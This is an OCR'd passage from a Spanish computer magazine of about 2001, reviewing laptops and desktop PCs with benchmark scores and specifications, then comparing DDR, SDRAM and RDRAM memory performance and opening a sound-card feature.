
Procesador Intel Pentium III a 750 MHz. **Memoria** 128 Mbytes SDRAM. **Pantalla** TFT de 12,1 pulgadas. **Tarjeta gráfica** Silicon Motion Lynx3DM. **Placa base/chipset** Intel 82440 MX. **BIOS** Phoenix. **Disco duro** IBM Travelstar 20 Gbytes. **CD-ROM** Toshiba DVD-ROM SD–C2402. **Tarjeta de sonido** ESS Allegro. **Altavoces** Estéreo. **Módem** HSP56 MR. **Tarjeta de red** PCI Fast Ethernet Realtek. **Ratón** TouchPad 4 botones. **Disquetera** Externa. **Peso (Kg)** 1,7. **Duración batería (horas)** 3. **Garantía (meses)** 12.

Nec Versa Aptitude

Este nuevo portátil de Nec está orientado sobre todo a usuarios de pequeñas y medianas empresas, dado que ofrece unas prestaciones bastante buenas en relación con el precio. Nada más desempaquetarlo de la caja hallamos un equipo muy elegante en color plateado y una gran gama de opciones en sus laterales, entre los que se encuentran botones de acceso directo a pistas de audio cuando se haya introducido algún compacto. En el mismo frontal también dispone de un pequeño panel LCD donde se muestra la información sobre las pistas.

Entrando en las características del equipo, hay que reseñar que, al llevar integrada la disquetera y el CD-ROM, se trata de un portátil bastante pesado, más de 3 kilogramos, lo cual presenta un aspecto negativo a la hora de valorarlo. A su vez, esto implica que sus dimensiones son bastante elevadas, influido en parte por su gran pantalla de 14,1 pulgadas. Mencionamos también que la duración de la batería es algo más elevada que en el resto de equipos analizados, con lo que será posible sacarle un mayor provecho y tener más autonomía.

Adentrándonos en las pruebas realizadas, se debe apuntar que las ha pasado todas con bastante facilidad, alcanzando la nada despreciable cantidad de 119 puntos en el índice SYSmark2000.



Versa Aptitude

Fabricante: Nec. Tfn: 902 152 986

Web: www.nec-online.com/es	Máximo	Valoración	
Precio: 351.000 pesetas (2.114,96 euros)		30	22
Indice SYSmark2000: 119		20	16
Rendimiento		25	21
• Creación contenidos Internet	129		
• Productividad ofimática	109		
• 3DMark2000	724		
• Video2000	1.558		
• Calidad	485		
• Rendimiento	528		
• Prestaciones	545		
• HD Tach	14.177		
• CD Tach	16,6x		
• Pantalla	Buena		
• Sonido	Bueno		
Configuración		25	19
VALORACIÓN FINAL		100	78

Características técnicas

Procesador Intel Mobile Pentium III a 600 MHz. **Memoria** 64 Mbytes SDRAM. **Pantalla** TFT de 14,1 pulgadas. **Tarjeta gráfica** ATI Rage Movility-M1 AGP **Placa base/chipset** Intel 8244BX. **BIOS** Nec. **Disco duro** Hitachi DK23BA de 10 Gbytes. **CD-ROM** Nec. **Tarjeta de sonido** ESS Allegro. **Altavoces** Estéreo. **Módem** LT Win Modem. **Tarjeta de red** No. **Ratón** TouchPad 2 botones. **Disquetera** Integrada. **Peso (Kg)** 3,2. **Duración batería (horas)** 4. **Windows** 98 SE. **Garantía (meses)** 12.


PowerMind Aurium

En un primer vistazo a su exterior podemos comprobar la gran robustez de este portátil, algo que siempre es deseable en una máquina de estas características. Esto, sin embargo, conlleva el problema del peso, que aumenta hasta superar los 3 kilogramos. Por su parte, lo que más llama la atención nada más abrirlo es su gran pantalla, de más de 15 pulgadas, y su teclado, que se presenta con una buena ubicación para las manos, sin que las teclas lleguen a ser demasiado pequeñas.

Nos podemos encontrar con un problema algo grave si nos fijamos en la duración de la batería, dado que está no llega a las 3 horas, lo cual nos ha decepcionado un poco, aunque tampoco es de extrañar teniendo en cuenta el tremendo equipamiento que incorpora.

Adentrándonos en el aspecto técnico del equipo, comprobamos que lleva en su interior un procesador Intel Mobile Pentium III a 650 MHz, respaldado por 256 Mbytes de RAM, lo que hace que llegue a los 127 puntos en el índice SYSMark2000. Tal cifra nos deja bastante sorprendidos y nos indica que los equipos portátiles cada vez van siendo más poderosos.

Este mes, hay que congratularse porque la mayoría de los potátiles han pasado el 3DMark, lo cual no era muy usual en meses anteriores, debido a que la memoria de las tarjetas gráficas no llegaban a los mínimos requeridos por el programa.



Aurium

Fabricante: Powermind

Distribuidor: Otelcom. Tfn: 902 366 663

Web: www.otelcom.com	Máximo	Valoración	
Precio: 485.000 pesetas (2.914,9 euros)		30	20
Indice SYSmark2000: 127		20	16
Rendimiento		25	21
• Creación contenidos Internet	134		
• Productividad ofimática	120		
• 3DMark2000	668		
• Video2000	1.909		
• Calidad	706		
• Rendimiento	658		
• Prestaciones	545		
• HD Tach	16.248		
• DVD Tach	5,3 x		
• Pantalla	Muy buena		
• Sonido	Bueno		
Configuración		25	22
VALORACIÓN FINAL		100	79

Características técnicas

Procesador Intel Mobile Pentium III a 650 MHz. **Memoria** 256 Mbytes SDRAM. **Pantalla** TFT de 15,1 pulgadas. **Tarjeta gráfica** ATI Rage LT PRO AGP. **Placa base/chipset** Intel 82443BX. **BIOS** Phoenix. **Disco duro** IBM Travelstar 20 Gbytes. **DVD-ROM** Torisan DVD-ROM DRD-U824. **Tarjeta de sonido** Yamaha. **Altavoces** Estéreo. **Módem** Xircom MPCI WinGlobal. **Tarjeta de red** Ethernet PCI AMD PCNET Family. **Ratón** TouchPad 2 botones. **Disquetera** Integrada. **Peso (Kg)** 3,2. **Duración batería (horas)** 2,5. **Windows** Millennium. **Garantía (meses)** 12.

Abyss Theater Studio

Se trata del PC que cuenta con una mejor relación precio/prestaciones de todos los analizados este mes. Y es que ni siquiera el hecho de no haya superado el test Video2000, por un problema con la tarjeta gráfica, ensombrece un comportamiento ejemplar en el resto de las demás pruebas. Comenzaremos por el SYSmark2000, en el que ha logrado el resultado más alto de todos los equipos de sobremesa analizados. Continuando con las buenas cifras, topamos con un disco duro IBM de 45 Gigabytes que, además de ser el de mayor capacidad, vuelve a conseguir el mejor resultado, en parte gracias a sus 7.200 rpm.

En el terreno de los periféricos, dispone de un buen ratón y un excelente teclado, aunque son los altavoces ATCR3500 de Creative, los que le ponen la guinda al conjunto.

Otros elementos interesantes son el monitor LG Flatron de 17 pulgadas y tres puertos USB extra, además de los dos que lleva de serie. Como algo negativo, hemos de mencionar la falta de ventilación adicional a la del propio procesador, aspecto que muchos fabricantes dejan de lado para ajustar el precio.



Theater Studio
Fabricante: Abyss Computer. Tfn: 91 551 46 53

Web: www.abyss-computer.com		Máximo	Valoración
Precio: 319.900 pesetas (1.922,63 euros)		30	24
Indice SYSmark2000: 194		20	16
Rendimiento		25	20
•Creación contenidos Internet	196		
•Productividad ofimática	192		
•3DMark2000	4.810		
•Video2000	n.d.		
•Calidad	n.d.		
•Rendimiento	n.d.		
•Prestaciones	n.d.		
•HD Tach	35.938,6		
•DVD Tach	7,7x		
•Monitor	Bueno		
•Sonido	Muy bueno		
Configuración		25	22
VALORACIÓN FINAL		100	82

Características técnicas

Procesador AMD Athlon a 1,1 GHz. **Zócalo** Socket A. **Memoria** 256 Mbytes SDRAM 133 MHz. **Monitor** LG Flatron 795 FT de 17 pulgadas. **Tarjeta gráfica** Ati Radeon 64 Mbytes DDR. **Placa base** Asus A7V. **Chipset** VIA KT133. **BIOS** Award. **Disco duro** IBM 7.200 rpm 45 Gbytes ATA-100. **DVD-ROM** Pioneer 105S 16x. **Tarjeta de sonido** Sound Blaster Platinum 5.1. **Altavoces** ATCR3500 Creative DS Theatre 3500. **Módem** No. **Ratón** Genius Netscroll Óptico. **Teclado** Logitech Internet Keyboard. **Tipo de caja** Semitorre. **Windows** Millennium. **Garantía (meses)** 12.

Fujitsu-Siemens Expert

El equipo que nos presenta esta firma se coloca entre los candidatos a situarse en cualquiera de nuestros hogares. Su bajo precio, no llega a 230.000 pesetas, y sus módicas prestaciones lo convierten en ideal para el ámbito doméstico.

Una vez abierto, encontramos una disposición del cableado correcta, debidamente asegurado para prevenir posibles accidentes y una razonable colocación de los componentes, de manera que es posible realizar en el futuro las ampliaciones que creamos oportunas.





Los resultados obtenidos en las pruebas han sido un poco más bajos de lo esperado, alcanzando en el índice SYSmark2000 una media de 120 puntos, debido sobre todo a la escasa memoria RAM disponible. Adentrándonos en el aspecto gráfico de la máquina, ha obtenido unas marcas bastante mejores que en el rendimiento del procesador, logrando una puntuación de 4.350 en el 3DMark2000. Aunque lleva una GeForce2 MX con 32 Mbytes, la más sencilla de la gama, en casa podremos sacarle un partido más que respetable. Junto con el equipo, viene incorporado un monitor Fujitsu de 17 pulgadas que nos ayudará a aprovechar mejor el rendimiento del DVD incorporado.

Expert
Fabricante: Fujitsu. Tfn: 902 118 218

Web: www.fujitsu.siemens.es		Máximo	Valoración
Precio: 224.051 pesetas (1.346 euros)		30	21
Indice SYSmark2000: 120		21	10
Rendimiento		25	20
•Creación contenidos Internet	113		
•Productividad ofimática	127		
•3DMark2000	4.350		
•Video2000	1.564		
•Calidad	784		
•Rendimiento	181		
•Prestaciones	599		
•HD Tach	22.799		
•DVD Tach	6,6x		
•Monitor	Normal		
•Sonido	Normal		
Configuración		25	21
VALORACIÓN FINAL		100	72

Características técnicas

Procesador AMD Athlon a 1 GHz. **Zócalo** Socket A. **Memoria** 64 Mbytes SDRAM 133 MHz. **Monitor** Fujitsu de 17 pulgadas. **Tarjeta gráfica** NVIDIA GeForce2 MX 32 Mbytes. **Placa base** BioStar M79VKA. **Chipset** VIA KT133. **BIOS** Award. **Disco duro** Samsung SV-2044D 20 Gbytes ATA-66. **DVD-ROM** Samsung SD-6127. **Tarjeta de sonido** Integrada. **Altavoces** No. **Módem** Módem/Fax AMR 56 Kbps V90. **Ratón** No. **Teclado** No. **Tipo de caja** Semitorre. **Windows** Millennium. **Garantía (meses)** 12.

Inves Júcar 201

Este equipo ha sido diseñado pensando en un uso doméstico, así lo indica tanto sus componentes como las 258.534 pesetas de su precio. Al abrirlo, vemos que tanto la calidad de la carcasa como la disposición del cableado y sistemas de ventilación podrían resultar algo mejor. Como algo positivo hay que apuntar la integración de la tarjeta de sonido sobre la placa base, dejándo libres dos ranuras PCI para ampliar el equipo, dado que tenemos otra ocupada por el módem.

Encontramos un solo *cooler* situado en el procesador, y sin ningún tipo de soporte para colocar un ventilador adicional. La accesibilidad a la placa base está bastante lograda para ser una minitorre. De esta forma, si fuera preciso, podríamos hacer las modificaciones oportunas.

Por otro lado, entrando en el aspecto técnico de la máquina, la tarjeta gráfica no ha alcanzado unos datos muy satisfactorios en el índice 3DMark2000. Sólo ha llegado a los 1.456 puntos, algo lógico dado que es un modelo ya desfasado, que no puede competir con las actuales GeForce2. Por el contrario, lo mejor del equipo han sido sus resultados en el índice SYSmark2000, ya que ha alcanzado los 140 puntos.



Júcar 201

Fabricante: Investrónica. Tfn: 91 806 75 00

Web: www.inves.es		Máximo	Valoración
Precio: 258.534 pesetas (1.553,82 euros)		30	2 0
Indice SYSmark2000: 140		20	1 3
Rendimiento		25	2 1
•Creación contenidos Internet	135		
•Productividad ofimática	144		
•3DMark2000	1.547		
•Video2000	1.456		
•Calidad	669		
•Rendimiento	206		
•Prestaciones	581		
•HD Tach	29.956,7		
•DVD Tach	7,3x		
•Monitor	Malo		
•Sonido	Normal		
Configuración		25	17
VALORACIÓN FINAL		100	71

Características técnicas

Procesador AMD Athlon a 1 GHz. **Zócalo** Socket A. **Memoria** 64 Mbytes SDRAM 100 MHz. **Monitor** Inves de 17 pulgadas. **Tarjeta gráfica** NVIDIA Vanta 16 Mbytes. **Placa base** Micro-Star MS 6340. **Chipset** VIA KT133. **BIOS** Award. **Disco duro** Seagate 20 Gbytes ATA-66. **DVD-ROM** Liteon LTD 122 IL4U. **Tarjeta de sonido** Integrada. **Altavoces** Multimedia. **Módem** ESS ES56H-PI Data Fax Modem. **Ratón** Scroll Microsoft PS/2. **Teclado** Estándar. **Tipo de caja** Microtorre. **Windows** Millennium. **Garantía (meses)** 12.

Tay Topstar

Una vez analizados varios Pentium 4 y haber comprobado que los resultados no han sido los esperados, analizamos este Topstar con algunas reservas. Este microprocesador volvió a obtener malos resultados en nuestras pruebas SYSmark2000, con sólo 168 puntos, que no aprovechan ni utilizan las anunciadas ventajas de este «micro». Además, también hay que reseñar que incorpora la mitad de memoria que equipos similares analizados, 128 Mbytes de RDRAM.

En el aspecto gráfico anda bastante escaso de recursos, puesto que lleva instalada una tarjeta gráfica Ati Rage 128 Pro con 32 Mbytes, modelo superado en los tiempos que corren, y más en un equipo de esta clase. Por todo esto, el resultado final en el 3DMark2000 no llega ni a los 2.400 puntos, con lo que nos deja algo de mal sabor de boca.

Una vez abierta la caja, vemos como ésta se encuentra perfectamente distribuida, sin que la fuente de alimentación o las bahías tapen ni un solo componente de la placa. A la vez, descubrimos como todos los cables de conexión están perfectamente amarrados y como el procesador está ventilado. Quizás le faltaría un ventilador adicional en la parte delantera, posibilidad que queda abierta, dado que contamos con un soporte en la propia carcasa.

Topstar

Fabricante: Tay. Tfn: 902 100 501


Web: www.beep.es		Máximo	Valoración
Precio: 349.000 pesetas (2.097,53 euros)		3 0	1 9
Indice SYSmark2000: 168		2 0	1 5
Rendimiento		2 5	2 1
•Creación contenidos Internet	174		
•Productividad ofimática	162		
•3DMark2000	2.399		
•0Video2000	2.162		
•Calidad	749		
•Rendimiento	851		
•Prestaciones	573		
•HD Tach	27.483,3		
•DVD Tach	7,7x		
•Monitor	Bueno		
•Sonido	Muy bueno		
Configuración		25	2 2
VALORACIÓN FINAL		100	77

Características técnicas

Procesador Intel Pentium 4 a 1,4 GHz. **Zócalo** Socket 423. **Memoria** 128 Mbytes RDRAM PC-800. **Monitor** LG de 17 pulgadas. **Tarjeta gráfica** Ati Rage 128 Pro 32 Mbytes. **Placa base** Intel D850GB. **Chipset** Intel 850. **BIOS** Phoenix. **Disco duro** Samsung de 30 Gbytes ATA-100. **DVD-ROM** Creative 12x. **Tarjeta de sonido** Creative Sound Blaster Live! **Altavoces** 500W (Subwoofer + 2 satélites). **Módem** Zoltrix 56,6 Kbps. **Ratón** Microsoft Intellimouse. **Teclado** TAY Multimedia. **Tipo de caja** Semitorre. **Windows** Millennium. **Garantía (meses)** 36.

Dell Dimension 8100





Imponente diseño el presentado por Dell con su Dimension 8100, donde el negro es el color predominante tanto en la cubierta de la caja como en el frontal del DVD y la regrabadora. Quizás tal despliegue haya encarecido su precio, puesto que nos encontramos ante el equipo más caro de los mostrados en la comparativa. Eso sí, no han escatimado a la hora de incluirle todo tipo de mejoras en pro de su funcionamiento.

Para empezar, cuenta con la que hoy por hoy es la mejor tarjeta de vídeo en el mercado, la todopoderosa GeForce2 Ultra, que, como no podía ser menos, llega a alcanzar los 8.819 puntos en el 3DMark, justificando así los 64 «megas» que tiene. También dispone de una tarjeta de red integrada en la placa, lo que eleva a este equipo a la categoría de profesional. Los resultados que muestra el SYSmark concuerdan con el fin para el que se diseñó el Pentium 4 que gobierna este equipo: un alto rendimiento en contenidos de Internet y, por el contrario, un discreto 175 en el campo de la productividad ofimática.

Otro aspecto que cabe resaltar es el fácil acceso que ofrece a la memoria y demás componentes, gracias a un sistema de apertura fácil que permite rotar la fuente y dejar completamente al descubierto la placa base.

Para finalizar, mencionaremos el chipset Intel 850 que lleva incluido, y que los Pentium 4 han adoptado para afrontar la nueva era de procesadores en la que entramos.



Dimension 8100

Fabricante: Dell. Tfn: 902 118 541

Web: www.dell.com		Máximo	Valoración
Precio: 569.000 pesetas (3.419,75 euros)		30	21
Indice SYSmark2000: 186		20	17
Rendimiento		25	20
• Creación contenidos Internet	199		
• Productividad ofimática	176		
• 3DMark2000	8.819		
• Video2000	2.229		
• Calidad	780		
• Rendimiento	848		
• Prestaciones	600		
• HD Tach	26.007		
• DVD Tach	7,7x		
• Monitor	Bueno		
• Sonido	Bueno		
Configuración		25	23
VALORACIÓN FINAL		100	81

Características técnicas

Procesador Intel Pentium 4 a 1,5 GHz. **Zócalo** Socket 423. **Memoria** 128 Mbytes RDRAM. **Monitor** Dell Ultrascan P991. **Tarjeta gráfica** GeForce2 Ultra 64 Mbytes. **Placa base** Dell. **Chipset** Intel 850. **BIOS** Phoenix ROM Bios Plus. **Disco duro** Western Digital Caviar 40 Gbytes ATA-100. **DVD-ROM** Nec DV-5700A. **Tarjeta de sonido** Turtle Beach Santa Cruz. **Altavoces** HK 695. **Módem** No. **Ratón** Microsoft Intellimouse. **Teclado** Dell Keyboard RT7D00. **Tipo de caja** Semitorre. **Windows** Me. **Garantía (meses)** 12 in situ.

Gateway GP8-1.4



Oro a precio de plata. Eso es lo que nos vamos a encontrar en uno de los equipos mejor preparados de todos los que hemos analizado este número. La *creme* de la *creme* de cada componente ha ido a parar al interior de esta torre diseñada con fines profesionales, y que además oferta una gran variedad de ampliaciones a la hora de elegir los elementos que la poblarán. Muestra de dicha diversidad es la remarcable accesibilidad que ofrece el interior de la caja, ya que erradica por completo el uso de los tornillos y tuercas a la hora de sujetar componentes, dando paso a todo un sistema de palancas, situadas desde la cubierta de la caja hasta las bahías internas.

En relación a las pruebas, podemos decir que se han obtenido los resultados más proporcionados de entre todos los equipos. Teniendo en cuenta que nos hallamos ante uno de los controvertidos Pentium 4, el índice SYSmark se encuentra en la barrera de lo aceptable ayudado seguramente por los 256 «megas» de memoria RIMM, la más rápida del mercado.

Otro componente que sobresale es la GeForce que, junto con la tarjeta de sonido Sound Blaster Live!, forman un tándem difícil de mejorar en la actualidad. Con todo esto es lógico comprender que el equipo supere el muro psicológico de las 300.000 pesetas.

Para finalizar, cabe destacar el poco esfuerzo invertido en refrigerar el interior de la caja, ya que tiene un solo ventilador, además del incorporado sobre el procesador.

GP8-1.4

Fabricante: Gateway. Tfn: 902 400 506

Web: www.gateway.com/es		Máximo	Valoración
Precio: 435.100 pesetas (2.615 euros)		30	21
Indice SYSmark2000: 180		20	15
Rendimiento		25	21
• Creación contenidos Internet	189		
• Productividad ofimática	170		
• 3DMark2000	5.006		
• Video2000	2.779		
• Calidad	1.153		
• Rendimiento	1.040		
• Prestaciones	586		
• HD Tach	34.203		
• DVD Tach	8,4x		
• Monitor	Bueno		
• Sonido	Muy bueno		
Configuración		25	22
VALORACIÓN FINAL		100	79

Características técnicas

Procesador Intel Pentium 4 a 1,4 GHz. **Zócalo** Socket 423. **Memoria** 256 Mbytes RIMM800 MHz. **Monitor** EV700 17 pulgadas. **Tarjeta gráfica** GeForce256 32 Mbytes DDR **Placa base** Intel E201882 **Chipset** Intel i850 **BIOS** AMIBIOS. **Disco duro** Quantum Fireball Plus AS 40 Gbytes ATA 100 **DVD-ROM** Panasonic SR-8586-C. **Tarjeta de sonido** Creative Sound Blaster Live! **Altavoces** Boston Digital BA735. **Módem** No. **Ratón** Microsoft Intellimouse. **Teclado** Gateway SK9921. **Tipo de caja** Semitorre. **Windows** 98. **Garantía (meses)** 12.

Memoria en boga

Comparamos la memoria DDR frente a SDRAM y RDRAM


Después de probar recientemente la memoria RDRAM y SDRAM, le ha llegado el turno a la nueva DDR. Para ello, hemos retomado nuestra batería de pruebas y hemos puesto a las tres categorías frente a frente, en un ajustado pulso con un claro vencedor.

En la revista de noviembre (páginas 128-134) hicimos un amplio repaso a las tecnologías existentes en el terreno de las memorias para PC, analizando a fondo en nuestro Laboratorio Técnico módulos SDRAM y RDRAM. Sin embargo, la gran ausente por aquellas fechas fue la DDR, ante la imposibilidad de encontrar tanto placas como módulos para nuestras pruebas. En aquel entonces prometimos que volveríamos, quedando en deuda con nuestros lectores. Así pues, nos hemos puesto manos a la obra y hemos probado memorias DDR a 266 MHz de bus, gracias al prototipo que nos ha facilitado la propia AMD. Este equipo, fantásticamente dotado con los mejores elementos de hardware y un procesador Athlon a 1,2 GHz, ha sido la plataforma de pruebas sobre la que hemos realizado todos los test. Sin embargo, para poder comparar los resultados obtenidos en su día con la SDRAM con los actuales con DDR, la velocidad del procesador ha sido ajustada a 800 MHz.

Tecnología fina

La memoria SDRAM se denomina realmente SDR SDRAM. Las siglas SDR vienen de *Single Data Rate*, que hace referencia a que esta memoria es capaz de ejecutar una sola instrucción por ciclo de reloj.

Por contraposición, la memoria DDR o *Double Data Rate* es una nueva tecnología que ha sido derivada de la curtida SDRAM que todos conocemos y que formalmente se denomina DDR SDRAM. El secreto del buen rendimiento de ésta es la habilidad de ejecutar dos operaciones de datos en un mismo ciclo de reloj, consiguiendo doblar el rendimiento de la SDRAM, al menos en teoría. Otro de los culpables de su éxito es que se trata de una evolución y no de una revolución, lo que permite que los fabricantes de semiconductores sigan usando las fábricas existentes y todo el material disponible. De esta forma, se consigue un abaratamiento de costes muy importante, algo que no se ha logrado, por ejemplo, con la RDRAM, que ha partido de cero. Esto permitirá que, en algún momento del presente año, la memoria DDR se iguale al precio de la SDRAM, lo que permitirá la desaparición de la segunda en favor de la primera.



Demostrado: la DDR supera ampliamente a la SDRAM en rendimiento.

Pero, ¿qué es en realidad la memoria DDR? No es más que una evolución lógica de la SDRAM. Ésta ha pasado por múltiples etapas y mejoras. Empezando por la SDRAM PC66, PC100 y por último la PC133, que indican la frecuencia del bus. La DDR es un paso más en su cadena de evolución, aunque no sea tan reciente como parece, ya que se venía usando desde hacía tiempo en las tarjetas gráficas de última generación.

El tipo de módulo en el que se presenta es el conocido DIMM, el mismo que la SDRAM, pero con un juego de patillas superior, en concreto 184 pines frente a los 168 de los DIMM SDRAM. Por lo tanto, los DIMM DDR no son compatibles con los zócalos existentes en las placas normales y necesitan placa base nueva; no todo podían ser ventajas. Inicialmente, los módulos DIMM DDR soportan velocidades de bus de 100 o 133 MHz, aunque se está trabajando en ampliar esta cifra. Como la tecnología DDR puede procesar dos operaciones por ciclo de reloj, el rendimiento real es el doble que el de la SDRAM. Por ejemplo, un módulo DIMM DDR de 200 MHz soporta un bus de 100 MHz, mientras que uno de 266 MHz soporta un bus de 133 MHz. Este último es el tipo que hemos empleado para nuestro análisis.

Un vistazo al mercado

Después de las vacaciones de Navidad y de un mes de enero sin mucho movimiento, los fabricantes están mirando hacia delante y esperan un revulsivo para los próximos meses. Esta revolución debería estar encabezada por la memoria DDR y todos los sistemas y componentes nuevos que eso conlleva. Y a pesar de que el incremento de rendimiento anunciado ha sido muy discre-

Análisis del rendimiento de la memoria (Mbytes/s)

Tipo de memoria	SDRAM 128 Mbytes 133 MHz		RDRAM 128 Mbytes 400 MHz	DDR 128 Mbytes 266 MHz
Procesador	Intel Pentium III 800 MHz bus 133 MHz	Intel Pentium III 400 MHz bus 133 MHz	Intel Pentium III 400 MHz bus 133 MHz	AMD Athlon 800 MHz bus 133 MHz
SiSoft Sandra 2000				
Ancho de banda CPU	250	237	298	422
Ancho de banda FPU	263	262	384	522
Dr Hardware 2000				
Acceso a memoria LLENADO	1.856	932	934	2.004
Acceso a memoria MOVIMIENTO	836	388	414	986
Acceso a memoria COPIA	776	432	483	979
Wintune				
Transferencia, lectura	1.701	899	899	3.100
Transferencia, escritura	1.845	996	1.025	2.128
Transferencia, copia	1.292	688	704	1.298
HWiNF032				
BenchMark	194	187	217	266

to frente a la SDRAM tradicional. Sin embargo, los distribuidores esperan que cuando el precio de ambas memorias se iguale, el *boom* será total y esto traerá no sólo la desaparición de la SDR SDRAM, sino también la victoria frente a la elitista RDRAM. Por esto, el 2001 parece ser el año de la protagonista de este artículo, particularmente en su primera mitad. Y eso que hasta ahora el mercado se ha movido siempre gracias a procesadores y chipsets, relegando la memoria a un segundo plano. Pese a ello, en el pasado año, casi el 40% de todas las nuevas tecnologías que se presentaron en el terreno de la informática tuvieron como protagonista a la memoria de una u otra forma, tratándose en la mayoría de los casos de tecnología DDR.

Análisis del rendimiento de la memoria (en porcentaje)

Procesador	Pentium III 800 frente a Pentium III 400 con SDRAM, mejora porcentual	RDRAM frente a SDRAM, mejora porcentual	DDR frente a SDRAM, mejora porcentual
SiSoft Sandra 2000			
Ancho de banda CPU	5,4%	26%	69%
Ancho de banda FPU	0,4%	47%	98%
Dr Hardware 2000			
Acceso a memoria LLENADO	99%	0,2%	8%
Acceso a memoria MOVIMIENTO	115%	6,7%	18%
Acceso a memoria COPIA	80%	12%	26%
Wintune			
Transferencia, lectura	89%	0%	82%
Transferencia, escritura	85%	2,9%	15%
Transferencia, copia	88%	2,3%	0,5%
HWiNFO32			
BenchMark	3,7%	16%	37%
TOTAL MEDIA	62,8%	12,5%	39,2%

Interpretación de las pruebas

Para que nuestros lectores puedan hacer una valoración personal de lo que la memoria DDR supone, hemos echado mano de nuestra batería de *test* y nos hemos puesto a trabajar. Contamos con *benchmarks* de última generación que realizan exhaustivas pruebas con el subsistema de memoria exclusivamente.

Así pues, los campos que hemos probado son ancho de banda, acceso a memoria, transferencia y rendimiento general. Hemos incluido las tablas de la anterior comparativa para que nuestros lectores tengan una visión más global de las pruebas, aunque nuestro punto de mira se ha centrado en comparar la SDR SDRAM con la DDR SDRAM. Los resultados no han podido ser más prometedores. El porcentaje global de mejora en todos los campos se sitúa cercano al 40%, muy similar a los valores teóricos que se han anunciado de doble rendimiento. Los valores más significativos son el ancho de banda con cerca del 75% de mejora y la transferencia en lectura con un 82%.

Sin embargo, hay otros campos donde las dos tecnologías se hermanan, como por ejemplo en escritura y en copia o en el acceso a memoria puro y duro, en los que tiene mucho peso la influencia del procesador. En definitiva, podemos afirmar que, después de las pruebas realizadas, la memoria DDR consigue superar ampliamente en rendimiento a la memoria SDRAM convencional en casi todos los parámetros, en unos con más fuerza que en otros, dependiendo de la importancia del procesador en cada operación.

El mejor componente acústico posible

Un elemento fundamental para el uso lúdico del PC

Tal y como viene siendo habitual en todo lo que rodea al mundo de la informática, el audio también se ve afectado por una constante corriente tecnológica que, en cada vez más corto espacio de tiempo, dota a los componentes de mayor calidad y prestaciones.


Raúl Rubio Seguer
y David Onieva García

Hoy en día es casi imposible concebir un equipo informático sin la inclusión de una tarjeta de sonido. Éstas, que en un principio parecían tener sus funciones delimitadas al uso en los videojuegos, se han desbordado en sus cometidos y han pasado a tener utilidades de lo más variopintas. El auge de las comunicaciones (que nos permiten mantener videoconferencias vía Internet), el incremento de los contenidos multimedia (MP3, DVD...) y la aparición de programas de reconocimiento de voz, entre otros, han provocado que se hayan convertido en un elemento imprescindible dentro de la carcasa del PC. Prueba de ello es que se encuentran incluso de serie en la mayoría de las ofertas de equipos que hacen montadores y fabricantes de ordenadores.

Si echamos un vistazo al pasado, podemos constatar que la innovación que están sufriendo estos dispositivos ha tomado un ritmo de vértigo y sus prestaciones han alcanzado elevadas cotas de calidad. Por otro lado, los precios han descendido de tal forma que hasta la calidad que puede llegar a dar hoy en día una placa con enfoque doméstico no desmerece en nada de lo que hasta hace poco tiempo estaba restringido a los profesionales y a los pudientes.

Actualmente coexisten en el mercado infinidad de modelos con diferentes cualidades y precios, capaces de ajustarse en mayor o menor medida a las necesidades particulares de cada usuario. La elección, en contra de lo que muchos puedan pensar, no es algo trivial, por lo que la comparativa que nos atañe encuentra una justificación de peso. Con objeto de daros a vosotros, los lectores, una muestra representativa de los dispositivos que habitan los comercios, nos hemos puesto manos a la obra y analizado estas ocho tarjetas que a buen seguro darán una idea global de las sugerencias que nos hacen los fabricantes. Así mismo desvelaremos los conceptos más característicos para que, después de ser conocidos, el lector pueda formar su propio criterio a la hora de hacer la elección.

Para llegar a una total comprensión de todos los elementos que valoramos y de cómo lo hacemos, nos aventuraremos en una andadura por todas las características que rodean a estas mágicas tarjetas.



El avance de las tecnologías permite usar el ordenador de modo similar a como lo hacen otros dispositivos más especializados.

¿Qué es eso del sonido?

